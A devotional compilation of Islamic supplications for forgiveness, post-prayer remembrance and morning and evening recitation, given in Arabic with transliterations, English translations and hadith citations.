La illaha ilAllahu, Wahidda(n), Ahada(n), Samada(n), lam yatakhidh sahiba(n). Wa la walada, wa la yak(n)ul-lahu kufuwan Ahad (There is no God except Allah, the One and Only, the Eternal, Who has not taken a partner nor a son. And there is none like unto Him)

Whoever says the words above ten times, then 40,000 (forty thousand) good deeds will be recorded for him [Ahmad]

أَسْتَغْفِرُ اللَّهَ الْعَظِيمَ الَّذِي لاَ إِلَهَ إِلاَّ هُوَ الْحَيُّ الْقَيُّومُ وَ أَتُوبُ إِلَيْهِ

Astaghfirullah al-'Adheemal-ladhi la ilaha illa Huwal-Hayyul-Qayyum wa atubu ilai (I seek the forgiveness of Allah the Mighty, Whom there is none worthy except Him, the Living, The Eternal, and I repent unto Him) Whoever says the above words, Allah will forgive him even if he deserted the army's ranks

[Abu Dawud 2/85, at-Tirmithi 5/569, Al-Hakim who declared it authentic and ath-Thahabi agreed with him 1/511]

اللَّهُمَّ أَنْتَ رَبِّى لاَ إِلهَ إِلاَ أَنْتَ ، خَلَقْتَنِى وَ أَنَا عَبْدُكَ وَ أَنَا عَلَى عَهْدِكَ ما اسْتَطَعْتُ ، أَعُوذُ بِكَ مِنْ شَرِ مَا صَنَعْت ، أَبُوءُ لَكَ بِنِعْمَتِكَ عَلَىَّ وَ أَبُوءُ بِذَنْبى فَاغْفِرْ لِى فإِنَّهُ لاَ يَغْفِرُ الذُّنُوبَ إِلَّا أَنْتَ

Allahumma anta Rabbi la ilaha illa anta, Anta Khalaqtani wa ana abduka, wa ana 'ala ahdika wa wa'dika mastata'tu, A'udhu bika min Sharri ma sana'tu, abu'u Laka bini'matika 'alaiya, wa Abu Laka bidhanbi faghfirli innahu la yaghfiru adhdhunuba illa anta

(O Allah! You are my Lord! None has the right to be worshipped but You. You created me and I am Your slave, and I am faithful to my covenant and my promise as much as I can. I seek refuge with You from all the evil I have done. I acknowledge before You all the blessings You have bestowed upon me, and I confess to You all my sins. So I entreat You to forgive my sins, for nobody can forgive sins except You.)
The above du'a is known as the Sayyid al-Istighfar and is the most superior way of asking for forgiveness from Allah.

Whoever says it during the day with firm faith in it, and dies on the same day before the evening, he will be from the people of Paradise; and if somebody recites it at night with firm faith in it, and dies before the morning, he will be from the people of Paradise.
[Sahih al-Bukhari 8, 75 #318]
If someone implements ten verses of the Qur'an, He/She will not be considerate amongst the negligent on the Day of Judgment [Abu Dawud, Ibn Hibban - sahih]
If someone implements one hundred verses of the Qur'an, He/She will be considered among the obedient on the Day of Judgment. [Abu Dawud, Ibn Hibban - sahih]
If someone implements one thousand verses of the Qur'an, He/She will be amongst the extremely rich on the Day of Judgement. [Abu Dawud, Ibn Hibban - sahih]

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Verses & Invocations of Morning & Evening…

Remembrance after salaam In Salah

(i)

أَسْتَغْفِرُ اللَّهَ. (ثلاثاً)

(ii)

اللَّهُمَّ أَنْتَ السَّلامُ ومِنْكَ السَّلامُ تَبارَكْتَ يَاذَا الجَلالِ وَالإِكْرَامِ.

(i)

'I ask Allah for forgiveness.' *(three times)*

(ii)

'O Allah, You are *As-Salaam* and from You is all peace, blessed are You, O Possessor of majesty and honour.'

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ، اللَّهُمَّ لاَ مَانِعَ لِمَا أَعْطَيْتَ، وَلاَ مُعْطِيَ لِمَا مَنَعْتَ، وَلاَ يَنْفَعُ ذَا الْجَدِّ مِنْكَ الجَدُّ.

'None has the right to be worshipped except Allah, alone without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent. O Allah, none can prevent what You have willed to bestow and none can bestow what You have willed to prevent, and no wealth or majesty can benefit anyone, as from You is all wealth and majesty.'

اللَّهُمَّ إِنِّي أَسْأَلُكَ عِلْماً نَافِعاً وَرِزْقاً طَيِّباً، وَعَمَلاً مُتَقَبَّلاً. (بعد السلام من صلاة الفجر)

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَشَرِيكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ. لاَ حَوْلَ وَلاَ قُوَّةَ إِلاَّ بِاللَّهِ، لاَ إِلَهَ إِلاَّ اللَّهُ، وَلاَ نَعْبُدُ إِلاَّ إِيَّاهُ، لَهُ النِّعْمَةُ وَلَهُ الْفَضْلُ وَلَهُ الثَّنَاءُ الْحَسَنُ، لاَ إِلَهَ إِلاَّ اللَّهُ مُخْلِصِينَ لَهُ الدِّينَ وَلَوْ كَرِهَ الْكَافِرُونَ.

'O Allah, I ask You for knowledge which is beneficial and sustenance which is good, and deeds which are acceptable.' *(To be said after giving salaam for the fajr prayer)*

'None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent. There is no might nor power except with Allah, none has the right to be worshipped except Allah and we worship none except Him. For Him is all favour, grace, and glorious praise. None has the right to be worshipped except Allah and we are sincere in faith and devotion to Him although the disbelievers detest it.'

سُبْحَانَ اللَّـهِ وَالْحَمْـدُ لِلَّـهِ وَاللَّـهُ أَكْبَرُ. (ثلاثا و ثلاثين)

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَشَرِيكَ لَهُ، لَـهُ الْمُلْـكُ وَلَـهُ الْحَمْـدُ وَهُـوَ عَلَـى كُـلِّ شَيْءٍ قَدِيرٌ.

'How perfect Allaah is, all praise is for Allaah, and Allaah is the greatest.' *(thirty-three times)*

'None has the right to be worshipped except Allaah, lone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent.'

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَشَرِيكَ لَهُ، لَـهُ الْمُلْـكُ وَلَـهُ الْحَمْـدُ يُحْيِـي وَيُمِيـتُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ. (عشر مرات بعد المغرب و الصبح)

'None has the right to be worshipped except Allaah, alone, without partner, to Him belongs all sovereignty and praise, He give life and causes death and He is over all things omnipotent.' *(ten times after the maghrib and fajr prayers)*

Remembrance said in the morning and evening

(i)

أَمْسَيْنَا وَأَمْسَى الْمُلْكُ لِلَّهِ وَالْحَمْدُ لِلَّهِ لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لا شَرِيكَ لَهُ ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ ، رَبِّ أَسْأَلُكَ خَيْرَ مَا فِي هَذِهِ اللَّيْلَةِ ، وَخَيْرَ مَا بَعْدَهَا ، وَأَعُوذُ بِكَ مِنْ شَرِّ هَذِهِ اللَّيْلَةِ وشَرِّ مَا بَعْدَهَا ، رَبِّ أَعُوْذُ بِكَ مِنَ الْكَسَلِ وسُوءِ الكِبَرِ ، رَبِّ أَعُوذُ بِكَ مِنْ عَذَابٍ فِي النَّارِ وَعَذَابٍ فِي الْقَبْرِ.

(ii)

أَصْبَحْنَا وَأَصْبَحَ الْمُلْكُ لِلَّهِ ...

In the evening:

(i)'We have reached the evening and at this very tiem unto Allaah belongs all sovereignity, and all praise is for Allaah. None has the right to be worshipped except Allaah, alone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent. My Lord, I ask for the good of this night and the good of what follows it and I take refuge in You from the evil of this night and the evil of what follows it. My Lord, I take refuge in You from laziness and senility. My Lord, I take refuge in You from torment in the Fire and punishment in the grave.'

…likewise, one says in the morning:

(ii)'We have reached the morning and at this very time unto Allaah belongs all sovereignty…'

(i)

اللَّهُمَّ بِكَ أَصْبَحْنَا وَبِكَ أَمْسَيْنَا ، وَبِكَ نَحْيَا وَبِكَ نَمُوتُ ، وَإِلَيْكَ النُّشُوْرُ.

(ii)

اللَّهُمَّ بِكَ أَمْسَيْنَا ،وَبِكَ أَصْبَحْنَا ، وَبِكَ نَحْيَا وَبِكَ نَمُوتُ ، وَإِلَيْكَ الْمَصِيرُ.

(i)

'O Allaah, by your leave we have reached the morning and by Your leave we have reached the evening, by Your leave we live and die and unto You is our resurrection.'

In the evening:

(ii)

'O Allaah, by Your leave we have reached the evening and by Your leave we have reached the morning, by Your leave we live and die and unto You is our return.'

أَعُوذُ بِكَلِمَاتِ اللَّهِ التَّامَّاتِ مِنْ شَرِّ مَا خَلَقَ. (ثلاثا إذا أمسى)

'I take refuge in Allaah's perfect words from the evil He has created.' (three times)

اللَّهُمَّ أَنْتَ رَبِّي لاَ إِلَهَ إِلاَّ أَنْتَ خَلَقْتَنِي وَأَنَا عَبْدُكَ ، وَأَنَا عَلَى عَهْدِكَ وَوَعْدِكَ مَا اسْتَطَعْتُ أَعُوْذُ بِكَ مِنْ شَرِّ مَا صَنَعْتُ ، أَبُوءُ لَكَ بِنِعْمَتِكَ عَلَيَّ ، وَأَبُوءُ بِذَنْبِي ، فَاغْفِرْ لِي فَإِنَّهُ لاَيَغْفِرُ الذُّنُوبَ إِلاَّ أَنْتَ.

'O Allaah, You are my Lord, none has the right to be worshipped except You, You created me and I am You servant and I abide to Your covenant and promise as best I can, I take refuge in You from the evil of which I committed. I acknowledge Your favour upon me and I acknowledge my sin, so forgive me, for verily none can forgive sin except You.'

اللَّهُمَّ إِنِّي أَصْبَحْتُ أُشْهِدُكَ ، وَأُشْهِدُ حَمَلَةَ عَرْشِكَ ، وَمَلاَئِكَتَكَ ، وَجَمِيعَ خَلْقِكَ ، أَنَّكَ أَنْتَ اللَّهُ لاَ إِلَهَ إِلاَّ أَنْتَ ، وَحْدَكَ لاَشَرِيكَ لَكَ ، وأَنَّ مُحَمَّداً عَبْدُكَ وَرَسُولُكَ. (أربع مرات حين يصبح أو يمسي)

'O Allaah, verily I have reached the morning and call on You, the bearers of Your throne, Your angels, and all of Your creation to witness that You are Allaah, none has the right to be worshipped except You, alone, without partner and that Muhammad is Your Servant and Messenger.' (four times in the morning and evening)

اللَّهُمَّ مَا أَصْبَحَ بِي مِنْ نِعْمَةٍ ، أَوْ بِأَحَدٍ مِنْ خَلْقِكَ ، فَمِنْكَ وَحْدَكَ لاَشَرِيكَ لَكَ ، فَلَكَ الْحَمْدُ وَلَكَ الشُّكْرُ.

'O Allaah, what blessing I or any of Your creation have risen upon, is from You alone, without partner, so for You is all praise and unto You all thanks.'…whoever says this in the morning has indeed offered his day's thanks and whoever says this in the evening has indeed offered his night's thanks

(i)

اللَّهُمَّ عَافِنِي فِي بَدَنِي ، اللَّهُمَّ عَافِنِي فِي سَمْعِي ، اللَّهُمَّ عَافِنِي فِي بَصَرِي ، لاَ إِلَهَ إِلاَّ أَنْتَ. (ثلاثا)

(ii)

اللَّهُمَّ إِنِّي أَعُوْذُ بِكَ مِنَ الْكُفْرِ ، وَالْفَقْرِ ، وأَعُوْذُ بِكَ مِنْ عَذَابِ القَبْرِ ، لاَ إِلَهَ إِلاَّ أَنْتَ. (ثلاثا)

(i)
'O Allaah, grant my body health, O Allaah, grant my hearing health, O Allaah, grant my sight health. None has the right to be worshipped except You.' (three times)
(ii)
'O Allaah, I take refuge with You from disbelief and poverty, and I take refuge with You from the punishment of the grave. None has the right to be worshipped except You.' (three times)

حَسْبِيَ اللَّهُ لاَ إِلَهَ إِلاَّ هُوَ عَلَيْهِ تَوَكَّلْتُ وَهُوَ رَبُّ الْعَـرْشِ الْعَظِيـمِ. (سبع مرات حين يصبح و يمسي)

'Allaah is Sufficient for me, none has the right to be worshipped except Him, upon Him I rely and He is Lord of the exalted throne.' (seven times morning and evening)

اللَّهُمَّ إِنِّي أَسْأَلُكَ الْعَفْوَ وَالْعَافِيَةَ فِي الدُّنْيَا وَالآخِـرَةِ ، اللَّهُـمَّ إِنِّـي أَسْـأَلُكَ الْعَفْـوَ وَالْعَافِيَـةَ فِـي دِينِـي ، وَدُنْيَـايَ وَأَهْلِـي ، وَمَـالِي ، اللَّهُـمَّ اسْـتُرْ عَوْرَاتِـي ، وَآمِـنْ رَوْعَـاتِي ، اللَّهُـمَّ احْفَظْنِي مِنْ بَيْنِ يَدَيَّ ، وَمِنْ خَلْفِي ، وَعَـنْ يَمِينِـي ، وَعَـنْ شِـمَالِي ، وَمِـنْ فَوْقِي ، وَأَعُوْذُ بِعَظَمَتِكَ أَنْ أُغْتَالَ مِنْ تَحْتِي.

'O Allaah, I ask You for pardon and well-being in this life and the next. O Allaah, I ask You for pardon and well-being in my religious and worldly affairs, and my family and my wealth. O Allaah, veil my weaknesses and set at ease my dismay. O Allaah, preserve me from the front and from behind and on my right and on my left and from above, and I take refuge with You lest I be swallowed up by the earth.'

بِسْمِ اللَّهِ الَّذِي لاَيَضُرُّ مَعَ اسْمِهِ شَيْءٌ فِي الأَرْضِ وَلاَ فِـي السَّـمَاءِ وَهُـوَ السَّمِيعُ الْعَلِيمُ. (ثلاثاً)

'In the name of Allaah with those name nothing is harmed on earth nor in the heavens and He is The All-Seeing, The All-Knowing.' (three times)

اللَّهُـمَّ عَـالِمَ الْغَيْـبِ وَالشَّـهَادَةِ فَـاطِرَ السَّـمَوَاتِ وَالأَرْضِ رَبَّ كُـلِّ شَـيْءٍ وَمَلِيكَـهُ ، أَشْـهَدُ أَنْ لاَ إِلَـهَ إِلاَّ أَنْـتَ أَعُوْذُ بِكَ مِنْ شَرِّ نَفْسِي وَمِـنْ شَرِّ الشَّيْطَانِ وَشِرْكِهِ ، وَأَنْ أَقْـتَرِفَ عَلَى نَفْسِي سُوءاً أَوْ أَجُرَّهُ إِلَى مُسْلِمٍ.

'O Allaah, Knower of the unseen and the seen, Creator of he heavens and the Earth, Lord and Sovereign of all things, I bear witness that none has the right to be worshipped except You. I take refuge in You from the evil of my soul and from the evil and shirk of the devil, and from committing wrong against my soul or bringing such upon another Muslim.'

رَضِيـتُ بِاللَّـهِ رباً وَبِالإِسْـلامِ دِينـاً وَبِمُحَمَّد ﷺ نَبِيًّا. (ثلاثاً)

'I am pleased with Allaah as a Lord, and Islaam as a religion and Muhammad as a Prophet.' (three times)

سُبْحَانَ اللَّهِ وبِحَمْدِهِ عَدَدَ خَلْقِهِ
وَرِضَا نَفْسِهِ وَزِنَةَ عَرْشِهِ وَمِدَادَ
كَلِمَاتِهِ. (ثلاثاً)

‘How perfect Allaah is and I praise Him by the number of His creation and His pleasure, and by the weight of His throne, and the ink of His words.’ (three times)

سُبْحَانَ اللَّهِ وبِحَمْدِهِ. (مائة مرة)

‘How perfect Allaah is and I praise Him.’ (one hundred times)

يَاحَيُّ يَاقَيُّومُ بِرَحْمَتِكَ أَسْتَغِيثُ
أَصْلِحْ لِي شَأْنِي كُلَّهُ وَلاَ تَكِلْنِي إِلَى
نَفْسِي طَرْفَةَ عَيْنٍ.

‘O Ever Living, O Self-Subsisting and Supporter of all, by Your mercy I seek assistance, rectify for me all of my affairs and do not leave me to myself, even for the blink of an eye.’

لاَإِلَهَ إِلاَّ اللَّه وَحْدَهُ لاَشَرِيكَ لَهُ، لَهُ
الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلَى كُلِّ
شَيْءٍ قَدِيرٌ. (مائة مرة)

‘None has the right to be worshipped except Allaah, alone, without partner, to Him belongs all sovereignty and praise, and He is over all things omnipotent.’ (one hundred times every day)

أَصْبَحْنَا وَأَصْبَحَ الْمُلْكُ لِلَّهِ رَبِّ
العَالَمِينَ ، اللَّهُمَّ إِنِّي أَسْأَلُكَ خَيْرَ هَذَا
الْيَوْمِ ، فَتْحَهُ ، وَنَصْرَهُ ، وَنُورَهُ
وَبَرَكَتَهُ ، وَهُدَاهُ ، وأَعُوْذُ بِكَ مِنْ شَرِّ
مَا فِيهِ وَشَرِّ مَا بَعْدَهُ.

We have reached the morning and at this very time all sovereignty belongs to Allaah, Lord of the worlds. O Allaah, I as you for the good of this day, its triumphs and its guidance, and I take refuge in You from the evil of this day and the evil that follows it.’ (and likewise in the evening)

Supplications from the Sunnah after

Fardh Salaah

اَسْتَغْفِرُ اللهَ اَسْتَغْفِرُ اللهَ اَسْتَغْفِرُ اللهَ

As-tag-firul-laah — I ask Allah for forgiveness
As-tag-firul-laah — I ask Allah for forgiveness
As-tag-firul-laah — I ask Allah for forgiveness [Muslim]

اَللّٰهُمَّ اَنْتَ السَّلَامُ وَمِنْكَ السَّلَامُ تَبَارَكْتَ يَاذَا الْجَلَالِ وَالْإِكْرَامِ

Allaah-hum-ma an-tas salaam, wa min-kas salaam, ta-baa-rakta yaa dhal-ja-laali wal-ikraam
O Allah! You are Peace, and peace comes from You. Blessed You are, O possessor of Glory and Honour [Muslim]

لَآ اِلٰهَ اِلَّا اللهُ وَحْدَهٗ لَا شَرِيْكَ لَهٗ ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلٰى كُلِّ شَيْءٍ قَدِيْرٌ ،
اَللّٰهُمَّ لَا مَانِعَ لِمَا اَعْطَيْتَ ، وَلَا مُعْطِيَ لِمَا مَنَعْتَ ، وَلَا يَنْفَعُ ذَا الْجَدِّ مِنْكَ الْجَدُّ

Laa ilaaha il-lal-laahu waH-da-hu laa-shareeka lahu, lahul mulku wa-la-hul Hamdu wa-huwa 'alaa kul-li shay-in Qadeer. Allaah-hum-ma laa maa-ni-'a li-maa a'tayt, wa laa mu'tiya li-maa ma-na't, wa laa yan-fa-'u dhal-jad-di min-kal jad
None has the right to be worshiped except Allah, alone, without any partners, to Him belongs all sovereignty and praise and He is over all things omnipotent) (O Allah, none can prevent what You have willed to bestow and none can bestow what You have willed to prevent, and no wealth or majesty can benefit anyone, as from You is all wealth and majesty. [Bukhari, Muslim]

لَآ اِلٰهَ اِلَّا اللهُ وَحْدَهٗ لَا شَرِيْكَ لَهٗ ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلٰى كُلِّ شَيْءٍ قَدِيْرٌ ،
لَا حَوْلَ وَلَا قُوَّةَ اِلَّا بِاللهِ ، لَآ اِلٰهَ اِلَّا اللهُ وَلَا نَعْبُدُ اِلَّا اِيَّاهُ ، لَهُ النِّعْمَةُ وَلَهُ الْفَضْلُ
وَلَهُ الثَّنَاءُ الْحَسَنُ ، لَآ اِلٰهَ اِلَّا اللهُ مُخْلِصِيْنَ لَهُ الدِّيْنَ وَلَوْ كَرِهَ الْكَافِرُوْنَ

Laa ilaaha il-lal-laahu waH'-da-hoo laa shareeka la-hoo, la-hul mulku wa-la-hul Hamdu wa-hu-wa 'a-laa kul-li shay-in Qadeer. Laa Haw-la wa laa quw-wata il-laa bil-laah, laa ilaaha il-lal-laahu wa laa na'budu il-laa i'y-yaah. Lahun ni'ma-tu wa la-hul fadh-lu wa-la-huth-thanaa-ul Hasan. Laa ilaa-ha il-lal-laahu mukh-liseena lahud-deena wa-law ka-ri-hal kaa-firoon
None has the right to be worshiped except Allah, alone, without any partners, to Him belongs all sovereignty and praise and He is over all things omnipotent. No might nor power except with Allah, none has the right to be worshipped except Allah and we worship none except Him. For Him is all favour, grace, and glorious praise. None has the right to be worshipped except Allah and we are sincere in faith and devotion to Him although the disbelievers detest it [Muslim]

سُبْحَانَ اللهِ (33 Times) اَلْحَمْدُلِلّٰهِ (33 Times) اَللهُ اَكْبَرُ (34 Times)

33 x Sub-Haa-nal-laah — Glory be to Allah
33 x Al-Ham-du lil-laah — Praise is to Allah
34 x Allaahu Akbar — Allah is the Greatest
[Bukhari, Muslim]

اَللّٰهُمَّ اَعِنِّيْ عَلٰى ذِكْرِكَ وَشُكْرِكَ وَحُسْنِ عِبَادَتِكَ

Allaah-hum-ma a-'in-nee 'alaa dhik-ri-ka wa shuk-ri-ka wa Hus-ni 'ibaa-da-tik
O Allah, assist me in remembering You, and in being grateful to You, and performing Your worship in an excellent manner [Abu Dawud]

آيَةُ الْكُرْسِيِّ: (اَللهُ لَآ اِلٰهَ اِلَّا هُوَ الْحَيُّ الْقَيُّوْمُ ...)

Ayatul kursi [Bayhaqi]

Recite ONCE after Zohr, Asr and Isha AND 3 times after Fajr and Maghrib Prayers:

سُوْرَةُ الْإِخْلَاصِ:

قُلْ هُوَ اللهُ اَحَدٌ • اَللهُ الصَّمَدُ • لَمْ يَلِدْ وَلَمْ يُوْلَدْ •
وَلَمْ يَكُنْ لَّهٗ كُفُوًا اَحَدٌ •

(Abu Dawud)

Surah Iqlas
Qul hu-wal laahu aHad. Allaahus-samad. Lam ya-lid wa-lam yoo-lad. Wa-lam ya-kul-lahoo kufu-wan aHad.

سُوْرَةُ الْفَلَقِ:

قُلْ اَعُوْذُ بِرَبِّ الْفَلَقِ • مِنْ شَرِّ مَا خَلَقَ • وَمِنْ شَرِّ
غَاسِقٍ اِذَا وَقَبَ • وَمِنْ شَرِّ النَّفّٰثَاتِ فِي الْعُقَدِ •
وَمِنْ شَرِّ حَاسِدٍ اِذَا حَسَدَ •

Surah Falaq
Qul a'oodhu bi-rab-bil falaq. Min shar-ri maa khalaq. Wa-min shar-ri ghaa-si-qin i-zaa wa-qab.Wa-min shar-rin naf-fas-thaa-ti fil-uqad. Wa min shar-ri Haa-sidin idhaa Ha-sad.

سُوْرَةُ النَّاسِ:

قُلْ اَعُوْذُ بِرَبِّ النَّاسِ • مَلِكِ النَّاسِ • اِلٰهِ النَّاسِ •
مِنْ شَرِّ الْوَسْوَاسِ الْخَنَّاسِ • الَّذِيْ يُوَسْوِسُ فِيْ
صُدُوْرِ النَّاسِ • مِنَ الْجِنَّةِ وَ النَّاسِ •

Surah Nass
Qul a'oodhu bi-rab-bin-naas. Ma-li-kin-naas. Ilaa-hin-naas. Min shar-ri was-was-il khan-naas. Al-la-dhee yu-was-wisoo fee soodoo-rin-naas. Minal jin-na-ti wan-naas.

Recite 10 times after the Fajr and Magrib Prayers:

لَآ اِلٰهَ اِلَّا اللهُ وَحْدَهٗ لَا شَرِيْكَ لَهٗ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ ، يُحْيِيْ وَيُمِيْتُ وَهُوَ عَلٰى
كُلِّ شَيْءٍ قَدِيْرٌ

Laa-ilaaha il-lal-laahu waH-dahoo laa shareeka la-hoo, la-hul mulku wa-la-hul Hamdu, yuH-yee wa-yu-meetu wa-hu-wa a'laa kul-li shay-in Qadeer
None has the right to be worshiped except Allah alone, without any partners, to Him belongs all sovereignty and praise, He gives life and He gives death, and He is over all things omnipotent [Tirmidhi]


Recite 7 times after the Fajr and Magrib Prayers:

اَللّٰهُمَّ اَجِرْنِيْ مِنَ النَّارِ

